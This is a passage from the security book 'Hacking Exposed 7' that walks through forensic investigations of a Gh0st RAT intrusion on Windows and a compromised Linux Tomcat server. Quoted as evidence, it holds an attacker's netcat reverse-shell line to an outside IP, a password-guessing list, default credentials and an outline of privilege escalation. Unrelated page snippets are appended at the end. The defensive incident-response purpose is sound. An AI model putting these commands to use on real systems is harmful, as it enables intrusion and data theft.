(18) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. 330. Hacking Exposed 7: Network Security Secrets & Solutions. Next, retrieve the processes: $ python vol.py -f /home/imegaofmemdump.mem pslist. Next, check the network connections: $ python vol.py -f /home/imegaofmemdump.mem connscan. As you can see here, there are two active connections: the connection 23.66.232.11 over port 80 with PID number 1696. By referring to this PID and looking it up in the process output, investigators can tie this PID to a Java update process. The other active connection to 192.168.6.128 over port 80 is using PID 1024. That PID is used by one of the svchost .exe processes.. 06-ch06.indd 330. 6/19/2012 2:47:59 AM.
(19) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. Chapter 6:. Cybercrime and Advanced Persistent Threats. 331. Let’s have a deeper look into the process with PID 1024: $ python vol.py -f /home/imegaofmemdump.mem dlllist –p 1024. You can see the output in Figure 6-6. Next, let’s dump the DLLs from this process in order to investigate the “6to4ex.dll”: $ python vol.py -f /home/imegaofmemdump.mem dlldump –p 1024 –dump-dir /Media/Storagedevice. Figure 6-6 Output of dlllist plugin shows the 6to4ex.dll PID.. 06-ch06.indd 331. 6/19/2012 2:47:59 AM.
(20) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. 332. Hacking Exposed 7: Network Security Secrets & Solutions. A simple way to check the content of the 6to4ex.dll file is to use the strings command. Watch the output of the dlldump command and use the correct exported filename: $ strings /MEDIA/Storagedevice/module.1024.2432. This results in the following output:. Note the path “E:\gh0st\server\sys\i386\RESSDT.pdb” and the other strings output. This information is very useful for additional malware analysis. Volatility has some great plug-ins that check the memory dump file for traces of malware. Remember the discovered connection with PID 1024 running under one of the svchost.exe processes? We can check if this process is hooked. To find API hooks in user mode or kernel mode, use the apihooks plug-in. The following output provides another indicator that the svchost.exe process with PID 1024 is suspicious: $ python vol.py -f /home/imegaofmemdump.mem apihooks –p 1024. 06-ch06.indd 332. 6/19/2012 2:47:59 AM.
(21) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. Chapter 6:. Cybercrime and Advanced Persistent Threats. 333. The final step is to use the malfind plug-in. This plug-in has many purposes and can be used to detect hidden or injected processes in memory: $ python vol.py -f /home/imegaofmemdump.mem malfind –p 1024 –-dump-dir /media/storagedevice. The output will result in files saved to the media you choose as an output option. These files can be uploaded to Virustotal (virustotal.com), or can be submitted to antivirus vendors to determine if the suspicious file(s) are malicious and already known. Master File Table Similar to how the Pagefile.sys can be copied, the Master File Table can be copied and analyzed. Each file on an NTFS volume is represented by a record in a special file called the Master File Table (MFT). This table is of great value in investigations. Filenames, timestamps, and many more “metadata” can be retrieved to provide insights into the incident through timeline correlations, filenames, file sizes, and other properties. Returning to our investigation, both the Pagefile and MFT file can be investigated around the time and after the e-mail was opened and the URL clicked to discover what might have happened. The timeline is crucial in all investigations. Documenting the time when the investigation started is important, as is documenting the time of the suspicious machine before starting to capture volatile data. In the following, the MFT indicates that a Trojan Dropper (server.exe) was created in the %TEMP% directory of the Ch1n00k user profile at 9:43 am on 2/19/2011:. Network/Process/Registry For attackers in an APT, it is important to have connectivity to a couple of hosts and move throughout the network. Therefore, determining if there are any suspicious connections from the machine toward other (unknown) addresses is important. On the compromised computer, open a command prompt and enter the following command: netstat –ano. 06-ch06.indd 333. 6/19/2012 2:48:00 AM.
(22) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. 334. Hacking Exposed 7: Network Security Secrets & Solutions. Netstat (network statistics) is a command-line tool that displays incoming and outgoing network connections. The parameters used in the command allow you to: • -a Display all active connections and the TCP and UDP ports on which the computer is listening. • -n Display active TCP connections; however, addresses and port numbers are expressed numerically and no attempt is made to determine names by using DNS queries. • -o Display active TCP connections and include the process ID (PID) for each connection. The PID is useful because this information can be used to identify under which process the suspicious connection is running. The output of the command can be sent to your evidence-gathering device by entering the following: netstat –ano > [driveletter of device]:\netstatoutput_[computername].txt. The execution of the command results in the output shown in Figure 6-7. In the output, we discover a session between the suspicious host (192.168.6.132) to the IP address 192.168.6.128. The connection to this host is made on port 80, an http-listener. Note that the PID (process ID) is 1040 for this session.. Figure 6-7 Output of netstat command shows listening and transmitting processes.. 06-ch06.indd 334. 6/19/2012 2:48:00 AM.
(23) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. Chapter 6:. Cybercrime and Advanced Persistent Threats. 335. Hosts File A quick check can be made of the system’s hosts file for changes. The original hosts file (/Windows/System32/drivers/etc) has a size of 734 bytes. Any increase in size is suspicious. Currports Another useful tool for investigating active network sessions is currports. This tool graphically represents the sessions, as shown here with the suspicious connection highlighted:. By right-clicking the suspicious connection and selecting Properties, you can retrieve the following valuable data:. 06-ch06.indd 335. 6/19/2012 2:48:00 AM.


(24) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. 336. Hacking Exposed 7: Network Security Secrets & Solutions. Based on the information we have gathered from the command-line output and the properties of the suspicious connection detailed in currport, we have some valuable details about the backdoor installed on the system: • The suspicious connection makes use of the svchost process with PID 1040. • The remote port is 80, http. • The module used is 6to4ex.dll. Let’s dive a little deeper into the svchost process and the attached 6to4ex.dll file by analyzing the running processes with Process Monitor, Process Explorer, and Vmmap, all Sysinternals tools. Process Explorer In Process Explorer, we look up the svchost process with PID 1040 and right-click on the process and then select the Properties option. In addition to the other useful tabs, the Strings tab gives detailed information about the printable strings that are present, both in the image and memory, regarding this process, as shown in Figure 6-8. By analyzing this output, some information is available about the inner workings of the malware. By choosing the Services tab, the 6to4ex.dll file reference appears again:. 06-ch06.indd 336. 6/19/2012 2:48:01 AM.

(25) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. Chapter 6:. Cybercrime and Advanced Persistent Threats. 337. Figure 6-8 Process Explorer—strings running on svchost with PID 1040. Here’s some interesting information: the description of the 6to4 service is “Monitors USB Service Components,” and the display name is “Microsoft Device Manager.” This should set off some bells. While running Process Explorer on the suspicious host, we can see that “cmd.exe” is periodically launched and appears under this process:. 06-ch06.indd 337. 6/19/2012 2:48:01 AM.
(26) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. 338. Hacking Exposed 7: Network Security Secrets & Solutions. This could mean the attacker is active or trying to execute commands on the system. By starting Process Monitor and filtering for the svchost process with PID 1040, a long list results. While analyzing the list, the execution of the command prompt and traffic between the C&C server and the compromised host are discovered. Process Monitor Process Monitor allows us to view all kernel interactions that processes make with the file and operating systems. This helps with documenting and understanding how malware modifies a compromised system and provides indicators of compromise that are useful for developing detection scripts and tools. In the Process Monitor output shown next, the svchost.exe process indicates that a thread was created. This thread is followed by traffic. First, a TCP packet is sent and then the compromised host receives a packet. Based on this received packet, content is being sent toward the C&C server over HTTP (TCP port 80). The last six entries show that a command or commands were sent using the command prompt (cmd.exe). Because workstation class systems typically have the Windows Prefetch capability enabled (by default), the svchost process makes an entry since it is using an executable. The Prefetch directory will contain a historical record of the last 128 “unique” programs executed on the system. Grabbing the content of this Prefetch directory will be discussed later in this section.. 06-ch06.indd 338. 6/19/2012 2:48:01 AM.
(27) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. Chapter 6:. Cybercrime and Advanced Persistent Threats. 339. VMMap In May 2011, Sysinternals released a new tool called VMMap. According to the website: VMMap is a process virtual and physical memory analysis utility. It shows a breakdown of a process’s committed virtual memory types as well as the amount of physical memory (working set) assigned by the operating system to those types. Besides graphical representations of memory usage, VMMap also shows summary information and a detailed process memory map. Focusing again on the svchost process with PID 1040, it is possible to get an overview of the processes committed to that process. Again focusing on the 6to4ex.dll file, VMMap offers the option of viewing the “strings” from this file, as shown in Figure 6-9. This results in some really interesting strings about the malware used and its capabilities: • ‘%s\shell\open\command • Gh0st Update • E:\gh0st\server\sys\i368\RESSDT.pdb • \??\RESSDTDOS • ?AVCScreenmanager • ?AVCScreenSpy • ?AVCKeyboardmanager • ?AVCShellmanager • ?AVCAudio • ?AVCAudiomanager • SetWindowsHookExA • CVideocap • Global\Gh0st %d • \cmd.exe By searching for more details about the term Gh0st and backdoor, it becomes clear that this might be a remote administration tool (RAT) that is commonly known to be used in APTs attacks. As detailed earlier in Table 6-1, features of this RAT include capturing audio/video/keystrokes, remote shell, remote command, file manager, screen spying, and much more.. 06-ch06.indd 339. 6/19/2012 2:48:01 AM.
(28) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. 340. Hacking Exposed 7: Network Security Secrets & Solutions. Figure 6-9 VMMap executing the strings command on the 6to4ex.dll. DNS Cache To determine the infection vector, it can be useful to dump the cached DNS requests that the suspicious host has made. Execute the following command: ipconfig /displaydns > [evidencegatheringdrive]\displaydnsoutput.txt. By analyzing the output, we discover the following entry: finiancialservicesc0mpany.de ---------------------------------------Record Name . . . . . : finiancialservicesc0mpany.de Record Type . . . . . : 1 Time To Live . . . . : 32478 Data Length . . . . . : 4 Section . . . . . . . : Answer A (Host) Record . . . : 6x.8x.6x.7x. (Remember the link in the email…?). 06-ch06.indd 340. 6/19/2012 2:48:01 AM.
(29) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. Chapter 6:. Cybercrime and Advanced Persistent Threats. 341. Since this is only an analysis of the network and processes, the incident response process is not complete. As mentioned before, malware or, in this case, a RAT needs to survive a reboot. Registry Query To check for suspicious Registry entries, use the following commands to verify the settings of the Run keys: reg query hklm\software\microsoft\windows\currentversion\run /s reg query hklm\software\microsoft\windows\currentversion\runonce /s. While investigating the registry, it is also useful to investigate the Services key for anomalous service names, anomalous service DLL paths, or mismatched service names. Use this command: reg query HKLM\system\currentcontrolset\services /s. Scheduled Tasks Another item that you should check on the suspicious host is the Task Scheduler. It could be possible that the attackers have scheduled something. You can check this by executing the following command from the command prompt: at schtasks. Executing the at command on the host results reveals a task:. A task has been scheduled to run every day at 11:30 PM to execute a file called cleanup. bat. We must retrieve this file for later analysis. Event Logs Before capturing interesting files like NTUSER.DAT or Internet History files, we should capture the Event Log files as well. Using the Sysinternals tool psloglist, we can easily retrieve the System and Security Event Log from the suspicious system:. 06-ch06.indd 341. 6/19/2012 2:48:02 AM.
(30) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. 342. Hacking Exposed 7: Network Security Secrets & Solutions. Examining the logs, we detect the following events: A new process has been created: New Process ID: 3464 Image File Name: C:\WINDOWS\system32\cmd.exe Creator Process ID: 1040 User Name: Administrator Domain: commercialcompany Logon ID: (0x0,0x3E7). A process has exited: Process ID: Image File Name: User Name: Domain: Logon ID:. 3440 C:\WINDOWS\system32\net.exe Administrator commercialcompany (0x0,0x2394E). Security Enabled Local Group Member Added: Member ID: Fdpt_ltp1\Ch1n00k Target Account Name: Administrators Target Domain: commercialcompany. A process has exited: Process ID: Image File Name: User Name: Domain: Logon ID: Object Open: Object Server: Object Type: Object Name: Handle ID: Operation ID: Process ID: Image File Name:. 06-ch06.indd 342. 2144 C:\WINDOWS\system32\mstsc.exe Ch1n00k commercialcompany (0x0,0x2394E). Security File C:\WINDOWS\Tasks\At1.job 11920 {0,39954625} 1040 C:\WINDOWS\system32\svchost.exe. 6/19/2012 2:48:02 AM.
(31) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. Chapter 6:. Primary User Name: Primary Domain:. Cybercrime and Advanced Persistent Threats. 343. Ch1n00k commercialcompany. A process has exited: Process ID: 3932 Image File Name: C:\WINDOWS\system32\ftp.exe User Name: Ch1n00k Domain: commercialcompany Logon ID: (0x0,0x2394E). By investigating the Event Logs, it becomes clear that the attackers have performed several actions: • Opened a command prompt • Added the user account Ch1n00k using the net command • Opened the Terminal Server client • Created a scheduled task • Used FTP Security Event ID’s 636 and 593 reveal many of the commands used by the attackers. Prefetch Directory As mentioned earlier, the Prefetch option is enabled by default on most Windows systems. The Prefetch directory contains a historical record of the last 128 “unique” programs executed on the system. Listing these entries can give you valuable information about which executables have been used and if the attacker has run more programs or performed more actions on the system. Listing the content of the Prefetch directory can be done at the command line, as shown here. You can then copy the directory listing into a text file.. 06-ch06.indd 343. 6/19/2012 2:48:02 AM.
(32) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. 344. Hacking Exposed 7: Network Security Secrets & Solutions. Collecting Interesting Files After collecting the volatile data in the right order, we can retrieve some interesting files to analyze the targeted attack: • ntuser.dat Contains the user’s profile data • index.dat Contains an index of requested URLs • .rdp files Contains information around any remote desktop session(s) • .bmc files Contains cached images of the RDC client • Antivirus log files Contains virus alerts Analyzing the RDP File Remote Desktop Files (.rdp) contain interesting details about servers accessed, login information, and so on. The default location of this file is \Documents. On the compromised host, we discover a .rdp file. Examining the Created/Modified/ Accessed timestamps, it seems the file has been changed recently. RDP files can be opened with any text editor since they are in XML format. Examining this file, we discover the following: <server> <name>HRserver.commercialcompany.com</name> <displayName>HRserver.commercialcompany.com</displayName> <thumbnailScale>1</thumbnailScale> <logonSettings inherit="FromParent" /> <remoteDesktop inherit="FromParent" /> <localResources inherit="FromParent" /> </server> <server> <name>AD.commercialcompany.com</name> <displayName>AD.commercialcompany.com</displayName> <thumbnailScale>1</thumbnailScale> <logonSettings inherit="FromParent" /> <remoteDesktop inherit="FromParent" /> <localResources inherit="FromParent" />. It seems the attackers have been using Remote Desktop to connect to other servers within the network to search for the data/credentials they are after. We verify this information in the following Registry settings (see Figure 6-10): HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Server\UsernameHint. Analyzing the BMC file When using Remote Desktop Connection to access a remote computer, the server sends bitmap information to the client. By caching these bitmap images in BMC files, the Remote Desktop program provides a substantial performance. 06-ch06.indd 344. 6/19/2012 2:48:02 AM.
(33) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. Chapter 6:. Cybercrime and Advanced Persistent Threats. 345. Figure 6-10 Terminal Server history settings in the Registry. increase for remote clients. The bitmap image files are saved typically as 64×64 pixel tiles. Each tile has a unique hash code. BMC files are commonly found in the [User Profile]\Local Settings\Application Data\Microsoft\Terminal Server Client\Cache directory. Investigating this file can give interesting insight into the attacker’s movement around the compromised network, the applications or files accessed, and the credentials used (according to the User Profile in which the file is found). BMC Viewer (Figure 6-11) is a program to decode and read BMC files (w3bbo.com/bmc/#h2prog). By loading the BMC file into this tool, select the right BPP (tile) size, and click Load. Discovering which tile size is correct (8, 16, 32, etc.) is a matter of trial and error. Click on a tile in the screen to save it as an image file. Investigating the System32 Directory for Anomalies A useful way to investigate the c:\ WINDOWS\system32 directory for suspicious files is to “diff” this directory with the. 06-ch06.indd 345. 6/19/2012 2:48:02 AM.
(34) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. 346. Hacking Exposed 7: Network Security Secrets & Solutions. Figure 6-11 Using BMC Viewer. installed cache directory. You then get a list of files changed in this directory since installation. By filtering on the date/time, we find the following files during our investigation: • 6to4ex.dll • Cleanup.bat • Ad.bat • D.rar • 1.txt Analyzing the .bat files, we discover that the attacker used the Cleanup.bat file to clean the log files of any traces. (Remember that this .bat file was scheduled to run every day at 11:30 PM using a scheduled task?) The Ad.bat file was used to gather data from other machines in the domain and resulting files were packed with the D.rar file, ready for download. We discover interesting strings in the Ad.bat file: cmd /C %TEMP%\nc -e cmd.exe 192.168.3.39 copy *.doc > %TEMP%\bundle.zip. 06-ch06.indd 346. 6/19/2012 2:48:02 AM.
(35) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. Chapter 6:. Cybercrime and Advanced Persistent Threats. 347. This means the tool Netcat was placed in the %Temp% directory. Netcat can be used as a listener to create a backdoor on a compromised system. Next, an interesting string shows that the attackers are copying documents to a ZIP file placed in the %Temp% directory. The 1.txt file contains a list of passwords that are (still) often used: 123456 password Password 1234 p@ssw0rd p@$$w0rd P@ssw0rd P@$$w0rd 12345 sa admin letmein master pass test abc123. Although these files were discovered on one of the systems, it is important to investigate whether these files/filenames are present on other systems as well, since the attackers created a local admin account and were obviously harvesting the domain for documents. Antivirus Logs Initially the antivirus logs did not have any entry pertaining to the RAT tools that the attackers placed on the system to get deeper into the company. Why was a program like Netcat (nc.exe) not detected? Most antivirus products would mark this tool as a Potentially Unwanted Program (PUP). Let’s have a closer look at the antivirus configurations of the targeted systems. While investigating the settings, we discover the antivirus policy was installed with just the default configuration. Many antivirus products have advanced settings that can improve the protection of a host but they are often not used. Looking more closely at the policies we notice the following exclusion:. After clicking the button, it becomes clear why Netcat was not detected or blocked by the antivirus product:. 06-ch06.indd 347. 6/19/2012 2:48:02 AM.
(36) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. 348. Hacking Exposed 7: Network Security Secrets & Solutions. The attackers created the exclusion for Netcat. They must have been done this before copying the file to the compromised computer. We can check this by analyzing the Prefetch directory entries or MFT entries. Another trick that attackers often use to hide their tools from antivirus or IDSs is to change the file signature of the tools. By manually packing a file (tutorials are widely available on the Internet), the table section of a file (.date, .rsrc, and .txt) is often encrypted using a custom XOR function. XOR stands for Exclusive OR. It is a bitwise operator using Boolean math. Network Analyzing the traffic from the malicious host toward the command and control server can be useful to our investigation. Based on the analysis of this traffic, we might identify other targeted hosts on the network, define IDS rules, and so on. We can sniff easily by using Wireshark, an open-source network analyzing tool. Because we know that the command and control (C2) server is operating with the IP address 192.168.6.128, we can filter out the traffic to this host with the following Wireshark filter: ip.dst_host = = 192.168.6.128. This gives us a list of IP addresses that are connecting to the C2 server. By analyzing the traffic, it becomes clear that every packet to and from the C2 server starts with the characters “Gh0st”:. Based on this knowledge, we can create another Wireshark filter: "\x47\x68\x30\x73\x74". 06-ch06.indd 348. (Gh0st). 6/19/2012 2:48:02 AM.
(37) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. Chapter 6:. Cybercrime and Advanced Persistent Threats. 349. This same signature could be used to create a SNORT rule to block this incoming traffic.. Summary of Gh0StAttack Starting with the phishing e-mail, a backdoor was placed on the systems in which users clicked the malicious link in the e-mail. The backdoor tried to hide itself in a regular running process to survive a reboot. Network connectivity showed that a session was opened with an unknown IP address. While investigating the Event Logs, it became clear that the attackers were investigating the internal domain, creating accounts, and using Terminal Server to hop to other clients. By investigating the timeline and “diffing” the \System32 directory, several files appeared to have been added. By analyzing these files, we determined that the attackers were looking for documents and zipping them for exfiltration. Also they created a second backdoor using Netcat. From the Windows Security Event Log, we also discovered the newly created user account Ch1n00k used and executed FTP. Finally, the Task Scheduler showed that a new job was scheduled to run every day to clean up the logs.. Linux APT Attack Popularity:. 8. Simplicity:. 8. Impact:. 9. Risk Rating:. 8. Not all APT attacks involve Microsoft Windows. Linux systems are susceptible to attack and compromise through web services, application vulnerabilities, and network services and shares, just as Windows systems are. The following scenario describes some artifacts related to APT activities that can be discovered in compromised Linux hosts. The test system in this scenario is a Linux host running Tomcat with weak security credentials (admin copied straight from the example page that you get when you connect to Tomcat the first time and try to go into the admin section). We used Metasploit Framework (MFS) to get a shell on the machine through the Tomcat service. We have seen this method used several times in penetration tests, so we always check. The scenario basically involves discovering the Tomcat service, finding \shadow.bak (see Figure 6-12), and cracking the passwords. For the purposes of this scenario, assume the attackers cat /etc/passwd, and find a nagios service account and an admin named “jack” who has his password in his gecos field (gecos: Jack Black, password: jackblack). Once they have the Jack account, they can just sudo su – because the whole server is basically configured with security default settings (an all-too common situation). With root access, the attackers upload a PHP backdoor, create a SUID root shell for getting root back in case a password gets changed, and leave evidence of scanning around but in a RAM drive; if the machine gets cut off, that evidence goes away.. 06-ch06.indd 349. 6/19/2012 2:48:02 AM.
(38) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. 350. Hacking Exposed 7: Network Security Secrets & Solutions. Figure 6-12 Location of Shadow.bak. Finally, assume the attackers are using host pivot so they are leaving very little on the actual machine: root is lost; host is lost; possibly the entire network is in trouble!. Lost Linux Host We arrive onsite and sit down with the customer team. We establish that some odd things have been happening onsite and that a web server appears to be the source of a lot of odd traffic, but there are no obvious signs of compromise. Thankfully, they have not shut off the server but have blocked all access at the firewall. The server actually sits on the internal network inside the data center, and there is a static NAT in the perimeter firewall to allow Internet access to this host. The client says that they have no real intent to (or time for) pursuing anyone in a court of law but want to know if the machine is compromised, and what is going on. This makes chain of custody less important, but we need to be prepared if they change their mind later. We are given the root password and begin an initial analysis of the running host. As this is a small organization, and they have a single administrator (Jack) who is responsible for everything, we start by checking his account history. We want to establish a baseline for typical behavior and activities so we might identify behavior that would be out of character.. 06-ch06.indd 350. 6/19/2012 2:48:02 AM.
(39) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. Chapter 6:. Cybercrime and Advanced Persistent Threats. 351. Indicators of Compromise Looking at Jack’s history, some recent commands do create cause for concern.. Jack told us he didn’t remember creating a test-cgi.php file, so this will be something we might want to research further. We also see other entries for filenames he doesn’t recognize (system.sh), so we need to see if we can find these. Additionally, the use of sudo su– is convenient but not very secure. It is an indication that the sudo configuration is probably a default configuration and has not been hardened. This doesn’t bode well. After taking a quick look in the log directory, we notice that Tomcat has been configured to log access requests (the existence of localhost_access* files tell us this). Looking through these files, in addition to the normal digging and probing, we see some unsettling entries that could be an indication of the original compromise. We note the PUT entries; someone [FROM THE INTERNET] has deployed an application on the server, and it doesn’t appear to have a very user-friendly name. This looks suspiciously like someone may have access to Tomcat with administrative privileges. After conferring with Jack, it appears he used the username and password directly from the example in the documentation (tomcat/s3cret). Using defaults or credentials that can be guessed is a huge “no-no,” and could be the cause of the company’s original undoing. Let’s note the time (31 Dec between 18:25 and 21:32). Jack also didn’t realize that someone could compromise the operating system through an application like Apache Tomcat. We take a look at the listening ports with the netstat tool and request all numeric ports (-a) versus the named ports (-n) and listening services (-l), and we list the process associated with said port (-p).. 06-ch06.indd 351. 6/19/2012 2:48:03 AM.
(40) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. 352. Hacking Exposed 7: Network Security Secrets & Solutions. If the system has been infected with a rootkit, none of the installed command output can be trusted, and if a syscall hooking rootkit has been used, then even using known, clean binaries will not help. Let’s just hope that either our attacker is not that sophisticated or has not had the time to modify the system extensively in this way. Looking at this output, nothing seems out of place. We see our connection to the host and the standard services that we would expect to see. Another great tool to check open files and listening services is the lsof tool, so we execute this as well, with the –i switch to list all files open on the network.. 06-ch06.indd 352. 6/19/2012 2:48:03 AM.
(41) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. Chapter 6:. Cybercrime and Advanced Persistent Threats. 353. Again, nothing suspicious so we crack on. There is no rule about where an attacker might hide files, but some popular tricks include: • RAM drives (They are volatile; they disappear if the host is powered off.) • Drive slack space • The /dev file system • Creating files or directories that are “hard to see” (In Linux, you can actually create a file or directory called “.. “ (dot-dot-space).) • /tmp and /var/tmp as they are writeable by everyone and not a place that administrators tend to look on a regular basis We did see some history entries for /var/tmp so let’s start there.. Starting with ls, we see nothing out of the ordinary, but by using the “all files” option (-a) and long listing (-l), we see that there appears to be two “..” (dot-dot) directories. We add the switch to escape special characters (-b), and we see that one of the “dot-dot” directories is actually “dot-dot-space.” This is a likely candidate for an attacker hiding place.. 06-ch06.indd 353. 6/19/2012 2:48:03 AM.
(42) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. 354. Hacking Exposed 7: Network Security Secrets & Solutions. Changing to the “.. ” directory, we see a file named “…” with SUID set, with root as the owner (we need to look at this), and the shell script we found mentioned in Jack’s shell history. If we look inside it, we find it’s just a script to create a RAM drive and then mount it to an innocuously named directory in /var/tmp. Running df (which shows mounted file systems) also reveals that the RAM drive is mounted. We might find something in there, but let’s check out this SUID file first.. 06-ch06.indd 354. 6/19/2012 2:48:03 AM.
(43) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. Chapter 6:. Cybercrime and Advanced Persistent Threats. 355. Okay, by looking for any text strings in the binary using the strings command, we find execve and /bin/sh—a classic SUID root shell. Our attackers would want to hide this on the system to regain root privileges in case they lose unrestricted access. We could also use the find command to dig through directories looking for some very specific things. On Unix, find is one of the uber-tools, with a mind-boggling array of options. Let’s try find on files (-type f) with a maxdepth of two directories (-maxdepth 2; when we didn’t limit this, the output was a bit obnoxious, so we scaled it down a little), and we want to sort the files by creation date (-daystart) and then get some details about the files themselves (-ls).. Here we can see the stuff we already found, plus some files that have been tucked away in our attacker’s volatile storage space (good thing Jack didn’t panic and power off the server). Checking on the files in /var/tmp/syslog, we find some evidence of reconnaissance gathering on the internal network. It’s looking less and less like a random attack of opportunity. Here we see a script that pings for live systems. As we find nothing like Nmap on the system, the attackers seem to be using their own tools for finding live systems, and they have generated a list of other possible targets.. 06-ch06.indd 355. 6/19/2012 2:48:03 AM.
(44) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. 356. Hacking Exposed 7: Network Security Secrets & Solutions. Running strings against the pps file shows that it’s just a small, stand-alone port scanner.. Ah ha! A port scanner (ppscan), and we also discover the version and author. Now, if the attackers were able to gain access to Tomcat and are not running as root, how did they get full control of the host?. 06-ch06.indd 356. 6/19/2012 2:48:03 AM.
(45) Hacking / Hacking Exposed 7: Network Security Secrets & Solutions / McClure & Scambray / 178028-9. Chapter 6:. Cybercrime and Advanced Persistent Threats. 357. Checking the output of the last command, we see that nagios has logged in. This is a service account for some host monitoring software and shouldn’t be logged into normally—especially from the Internet!. The time frame matches that of the compromise, and looking at the ports allowed on the host, we find that SSH is permitted for remote administration—ouch. Just a quick check on the nagios account reveals another example of guessable credentials on this host (not Jack’s day). The password is nagios and allows full shell access to the host, giving the attacker another way to dig around with a full shell. A quick check of nagios’ shell history shows some more odd behavior. How would the attackers even know to guess nagios? They could have simply done a cat /etc/passwd as this is a world-readable file. Once the usernames have been discovered, security boils down to the countermeasures in place (access control, least privilege, etc.). But once an attacker has a shell, it’s typically only a matter of time until they have a root shell. Ah yes, well, nagios has a valid shell (the default) of /bin/bash, and Jack just admitted that his password is guessable from the gecos field (his password was based on his first/last name). Given the default configuration for Sudo, it would be trivial for the attacker to guess Jack’s password and then just execute sudo su –, for which we see evidence in Jack’s history… game over.. 06-ch06.indd 357. 6/19/2012 2:48:03 AM.
Figure
+7


Related documents
Favor you leave and sample policy employees use their job application for absence may take family and produce emails waste company it discusses email etiquette Deviation from
After a period of time su?icient for noticeable development of the disease (usually at least about 2 Weeks post inoculation), yeast variants used to treat seed heads and that
Bell-LaPadula: model based on the simple security rule which a subject cannot read data at a higher security level (no-read up) and security rule which a subject cannot
a) Kombinovani efekat CMS i ksenija na najbitnije osobine kukuruza nije bio pozitivan i značajan koliko se očekivalo, ali potencijal za ovakav sistem
Substantive expertise means that domain knowledge of information security is critical for a proper understanding and interpretation of the data.. Again, the Information Security
When asked in the 2008 National Election Survey—a long-running academic survey of political attitudes conducted by the University of Michigan—whether the government should
An opaque asset’s price is driven up as the fund managers’ career concerns become stronger, since opacity potentially allows them to collect higher fees by manipulating
In the second variant, proposals are solicited from a restricted number of bidders ( restricted bidding process ). For restricted bidding processes, a short list of potential
